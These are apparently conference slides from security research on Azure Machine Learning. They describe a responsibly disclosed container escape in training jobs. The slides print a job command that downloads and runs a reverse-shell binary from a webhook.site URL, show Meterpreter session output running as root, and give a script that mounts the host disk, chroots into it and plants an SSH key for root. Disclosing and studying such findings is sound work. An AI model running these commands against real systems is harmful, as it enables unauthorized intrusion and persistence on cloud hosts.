
# Responsible Disclosure

- Found a way to achieve stealthy persistence in AML service
- Reported to MSRC via ZDI in April (ZDI-CAN-20771)
- Issue reproducible before session recording (early July)
- Requested a status check with MSRC
- Microsoft to fix the reported issue by end of August




# The Funhouse of Experiments: A Rollercoaster Ride







- Container Escape in Azure ML Jobs
- No cross-tenant scenarios
- No Dependency Confusion in npm packages
- No misconfigurations in Jupyter implementation



# #1: Container Escape in AML Jobs

- **Job:** Command to execute in a specific **environment**
- Used to perform training
- Can track metrics, logs, outputs, performance
- **Environment:** Docker Image (dependencies, tools, libraries etc.)
- **Environment** can be curated/custom



# Creating a training job



**1 Compute**

**2 Environment**

**3 Job settings**

**4 Review**

**Compute**  
Select an existing compute target

**Select compute type**

Automatic compute (Preview)

**Virtual machine type** ⓘ  
 CPU  GPU

**Virtual machine tier** ⓘ  
 Dedicated  Low priority


**Virtual machine size**

Standard\_DS3\_v2 (4 core(s), 14GB RAM, 28GB storage, \$0.43/hr)

**Number of instances**

1

# Specifying an environment



TrendMicro > nitesh-aml-ws > Environments > DSTest2

DSTest2 Version: 6 (latest)

Details Context Build log Jobs

Refresh Rebuild

**Properties**

Environment image build status	Succeeded	Version	6
Name	DSTest2	Environment operating system	Linux
Created by	Nitesh Surana (TR-IN)	Azure container registry	niteshamlws.azurecr.io/azureml/azureml_68a0d87 82a687d21234133f2402b785a
Creation date	Nov 15, 2022 12:25 AM	Asset ID	

```
1 FROM debian:latest
2
3 RUN apt update -y && apt install curl wget net-tools ssh -y
```

# Questions



- Where does the **job** run in? And on what?
- Can I **escalate** from the container-to-host?
- Is the underlying host **shared** across other users/tenants?
- Are there **nearby hosts** to poke around?

# Fetch a Shell!

Enter the command to start the job :

```
curl https://webhook.site/f122bf3f-619d-4aca-90c5-acc9cf9a8638
```


```
sleep 30
```

```
wget https://webhook.site/f122bf3f-619d-4aca-90c5-acc9cf9a8638/reverse && chmod +x reverse
```

```
sleep 30
```

```
./reverse
```

The command will run from the root of the uploaded code folder. Add any parameters and input references as needed.



```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:8080
[*] Sending stage (3045348 bytes) to 20.239.30.32
[*] Meterpreter session 2 opened (192.168.10.55:8080 -> 20.239.30.32:1025) at 2022-11-15 00:48:10 +0530
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/)
) ...
20.239.30.32 -- [15/Nov/2022 00:47:36] "GET /reverse HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

(ns_kali)-[~]
$ |
```

# Listing running processes

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:8080
[*] Sending stage (3045348 bytes) to 20.239.30.32
[*] Meterpreter session 2 opened (192.168.10.55:8080 -> 20.239.30.32:1025) at 2022-11-15 00:48:10 +0530

meterpreter > shell
Process 18 created.
Channel 1 created.
whoami
root
ps faux
USER      PID %CPU %MEM      VSZ   RSS TTY      STAT START    TIME COMMAND
root        1  0.0  0.4 224072 17048 ?      Ssl  19:17  0:00 /mnt/azureml/cr/j/274891a01674423bbbe7
root       11  0.0  0.0   3176  3064 ?      Ss   19:17  0:00 ./reverse
root       18  0.0  0.0   2476   580 ?      S    19:18  0:00 \_ /bin/sh
root       20  0.0  0.0   6752  3052 ?      R    19:18  0:00 \_ ps faux
```

# Escaping the Container



[aml-jobs-escape.sh](#)

```
1  sudo su
2  mkdir -p /hostOS
3  mount UUID=$(cat /proc/cmdline | sed s,=,\ ,g | awk '{print $5}') /hostOS
4  chroot /hostOS
5  ssh-keygen -N "" -f /tmp/test
6  cat /tmp/test.pub > /root/.ssh/authorized_keys
7  ssh -oStrictHostKeyChecking=no -oBatchMode=yes -i /tmp/test root@127.0.0.1
```

Credits: Docker API Honeypots + Percussive Elbow's [docker-escape-tool](#)

# Findings



- Where does the **job** run in? And on what? → Microsoft subscription, VMs
- Can I **escalate** from the container-to-host? → Yes (Privileged Containers)
- Is the underlying host **shared** across other users/tenants? No
- Are there **nearby hosts** to poke around? (Only for the jobs you create)

# Findings

